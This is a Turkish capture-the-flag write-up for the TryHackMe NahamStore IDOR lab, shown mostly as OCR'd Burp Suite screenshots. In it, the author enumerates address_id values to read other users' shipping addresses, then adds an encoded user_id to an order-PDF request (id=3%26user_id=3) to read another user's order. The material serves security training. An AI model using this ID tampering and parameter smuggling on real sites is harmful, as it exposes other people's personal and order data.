



## TryHackMe Lab: NahamStore Idor Write-Up




İlk önce burada idor bulmak için kullanıcı ile ilgili işlemler yapmamız gerekiyor. Bu yüzden ilk olarak hesap açmakla başlayalım.




Burada bir hesap oluşturduk ve sitede gezindik. Bizden istenilen 2 soru vardı:

Birincisinde New York olan bir adres isteniliyor. İkincisinde ise 3. Order id ye sahip siparişin tarih ve saati gibi bilgiler isteniliyor. Öncelikle adresle işimiz olduğu için adres girilebilecek bir yer arıyoruz. Aklıma sipariş vermek geliyor ve rastgele 2 ürün ekliyorum.



Ekledik şimdi bu ürünlerimize bakalım.



Evet burada adres ekleme yeri bulduk hemen bir tane adres ekleyelim.

NahamStore - Address Book x +

← → ↻ Güvenli değil nahamstore.thm/account/addressbook?redirect\_url=/basket ☆ 📄 🗑️ 👤 ⋮

NahamStore Home Returns Account ▾ 🛒 2 Items

### Create Address

**Title:**  
Mr ▾

**First Name:**  
bdfbdfb

**Last Name:**  
dfbdf

**Address:**  
bdfbdf  
bdfb  
dfbdf

**State / County:**  
bdfbdfb

**Zip / Post Code:**  
dfbdf

Add Address

Hemen bir adres ekledik ve bunu kullanalım.

NahamStore - Shopping Basket x +

← → ↻ Güvenli değil nahamstore.thm/basket ☆ 📄 🗑️ 👤 ⋮

NahamStore Home Returns Account ▾ 🛒 2 Items

## Shopping Basket

Product	Cost
🗑️ Hoodie + Tee	\$25.00
🗑️ Hoodie + Tee	\$25.00
Total	\$50.00

### Shipping Address

Please choose an address in your address book to send to

Mr bdfbdfb dfbdf

Add Another Address

Şimdi burada adres seçerken burp suite ile izleyelim.

Burp Suite Community Edition v2024.7.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Hackvector

Intercept HTTP history WebSockets history Proxy settings

Intercept on Forward Drop

Request to http://nahamstore.thm:80 [10.10.1.12]

Time	Type	Direction	Host	Method	URL	Status code	Length
16:35:02 1 Sep 2024	HTTP	→ Request	nahamstore.thm	POST	http://nahamstore.thm/basket		

**Request**

Pretty Raw Hex Hackvector

```
1 POST /basket HTTP/1.1
2 Host: nahamstore.thm
3 Content-Length: 12
4 Cache-Control: max-age=0
5 Accept-Language: tr-TR
6 Upgrade-Insecure-Requests: 1
7 Origin: http://nahamstore.thm
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://nahamstore.thm/basket
12 Accept-Encoding: gzip, deflate, br
13 Cookie: session=a192c11b09f0ad583b66b110ccb4340; token=7a03dc77130e1146df470a7a647ad521
14 Connection: keep-alive
15
16 address_id=5
```

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 2

Request headers 13

Event log All issues

Memory: 228.7MB

Burada karşımıza adres id parametresi çıktı bunu 1 olarak değiştirip deneyelim.

Burp Suite Community Edition v2024.7.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Hackvector

Send Cancel < >

Target: http://nahamstore.thm HTTP/1

**Request**

Pretty Raw Hex Hackvector

```
1 POST /basket HTTP/1.1
2 Host: nahamstore.thm
3 Content-Length: 12
4 Cache-Control: max-age=0
5 Accept-Language: tr-TR
6 Upgrade-Insecure-Requests: 1
7 Origin: http://nahamstore.thm
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://nahamstore.thm/basket
12 Accept-Encoding: gzip, deflate, br
13 Cookie: session=a192c11b09f0ad583b66b110ccb4340; token=7a03dc77130e1146df470a7a647ad521
14 Connection: keep-alive
15
16 address_id=1
```

**Response**

Pretty Raw Hex Render Hackvector

Shopping basket

Product	Cost
Hoodie + Tee	\$25.00
Hoodie + Tee	\$25.00
<b>Total</b>	<b>\$50.00</b>

Shipping Address

Mrs Rita Miles  
3914 Charles Street  
Farmington Hills  
Michigan  
48335

Payment Details

Card number  
1234123412341234

Make Payment

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 2

Request headers 13

Response headers 6

Done

Event log All issues

7,231 bytes | 259 millis

Memory: 258.1MB

Tek tek bakarak bir süre New York'taki adresi arayalım.

1 x +

Send Cancel < >

Target: http://nahamstore.thm HTTP/1



Request

1 POST /basket HTTP/1.1  
2 Host: nahamstore.thm  
3 Content-Length: 12  
4 Cache-Control: max-age=0  
5 Accept-Language: tr-TR  
6 Upgrade-Insecure-Requests: 1  
7 Origin: http://nahamstore.thm  
8 Content-Type: application/x-www-form-urlencoded  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36  
10 Accept:  
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
12 Referer: http://nahamstore.thm/basket  
13 Accept-Encoding: gzip, deflate, br  
14 Cookie: session=a17c11b09f0a8503b6b110ccb4340; token=7a03dc77130e1146d470a7a647ad521  
15 CONNECTION: keep-alive  
16 address\_id=1

Response

NahamStore

## Shopping Basket

Product	Cost
 Hoodie + Tee	\$25.00
 Hoodie + Tee	\$25.00
Total	\$50.00

Shipping Address

Mr Jimmy Jones  
3999 Clay Lick Road  
Englewood  
Colorado  
80112

Payment Details

Inspector

Request attributes 2  
Request query parameters 0  
Request body parameters 1  
Request cookies 2  
Request headers 13

Done 7,224 bytes | 70 millis

Event log All issues Memory: 258.1MB

1 x +

Send Cancel < >

Target: http://nahamstore.thm HTTP/1



Request

1 POST /basket HTTP/1.1  
2 Host: nahamstore.thm  
3 Content-Length: 12  
4 Cache-Control: max-age=0  
5 Accept-Language: tr-TR  
6 Upgrade-Insecure-Requests: 1  
7 Origin: http://nahamstore.thm  
8 Content-Type: application/x-www-form-urlencoded  
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36  
10 Accept:  
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
12 Referer: http://nahamstore.thm/basket  
13 Accept-Encoding: gzip, deflate, br  
14 Cookie: session=a17c11b09f0a8503b6b110ccb4340; token=7a03dc77130e1146d470a7a647ad521  
15 CONNECTION: keep-alive  
16 address\_id=3

Response

NahamStore

## Shopping Basket

Product	Cost
 Hoodie + Tee	\$25.00
 Hoodie + Tee	\$25.00
Total	\$50.00

Shipping Address

Mr Jimmy Jones  
160 Broadway  
New York  
10038

Payment Details


Inspector

Request attributes 2  
Request query parameters 0  
Request body parameters 1  
Request cookies 2  
Request headers 13


Done 7,203 bytes | 71 millis

Event log All issues Memory: 258.1MB


Ve id=3'te bulduk. Bizden ilk satırı isteniliyordu cevap 160 Broadway olacak. Şimdi ikinci kısmı bulmaya çalışalım ikinci kısımda ise bizden tarih saat gibi bilgiler isteniliyordu. Bunu bulmak için bir sipariş verelim.




Burada siparişi oluşturduk ve tarih çıktı. Ama burada değiştirebileceğimiz bir şey bulamadık o yüzden pdf tuşuna basıp burp suite izliyoruz.



Parametremizi bulduk ve hemen 3 ile değiştirdik. Fakat bize bir hata yanıtı döndü.



Bunu atlatmak için user\_id ekleyip gönderdik.



Burada parametreye “&user\_id=3” ekledik ama çalışmadı. Ondan dolayı & işaretini url encode yaptık ve %26 oldu bunu kullanarak son halini oluşturduk. Parametrenin son hali “what=order&id=3%26user\_id=3” şeklinde oldu. Bunu gönderip sayfamızı açınca tarih karşımıza çıkacak. Aşağıdaki ilk resim %26’yı nerden bulduğumu gösteriyor.

The image displays two screenshots related to web security tools.

The top screenshot shows the URL Encode CyberChef tool. The browser address bar shows the URL: [https://gchq.github.io/CyberChef/#recipe=URL\\_Encode\(true\)&input=lg](https://gchq.github.io/CyberChef/#recipe=URL_Encode(true)&input=lg). The tool interface includes a sidebar with various operations like "url", "Fang URL", "Defang URL", "URL Decode", "URL Encode", "Extract URLs", "Split Colour Channels", "Randomize Colour Palette", "Image Hue/Saturation/Lightness", "To Quoted Printable", "From Quoted Printable", "Extract domains", "Fernet Decrypt", "Fernet Encrypt", and "Parse URI". The main area shows the "Recipe" section with "URL Encode" selected and the "Input" section with the text "lg". The "Output" section shows the result: "N26".


The bottom screenshot shows the Burp Suite interface. The "Request" tab is active, displaying a POST request to <http://nahamstore.thm>. The request body is visible in the "Raw" view. The "Response" tab is also active, showing the server's response. The "Inspector" panel on the right shows the "Request attributes" and "Request headers" sections. The "Request headers" section is expanded, showing the following headers:

- Host: nahamstore.thm
- Content-Length: 27
- Cache-Control: max-age=0
- Accept-Language: tr-TR
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6533.100 Safari/537.36
- Origin: http://nahamstore.thm
- Content-Type: application/x-www-form-urlencoded
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer: http://nahamstore.thm/account/orders/4
- Accept-Encoding: gzip, deflate, br
- Cookie: session=a152c11b0f0a05036b6b110ccb4240; token=7a03dc77130e11464f70a7a647ad521

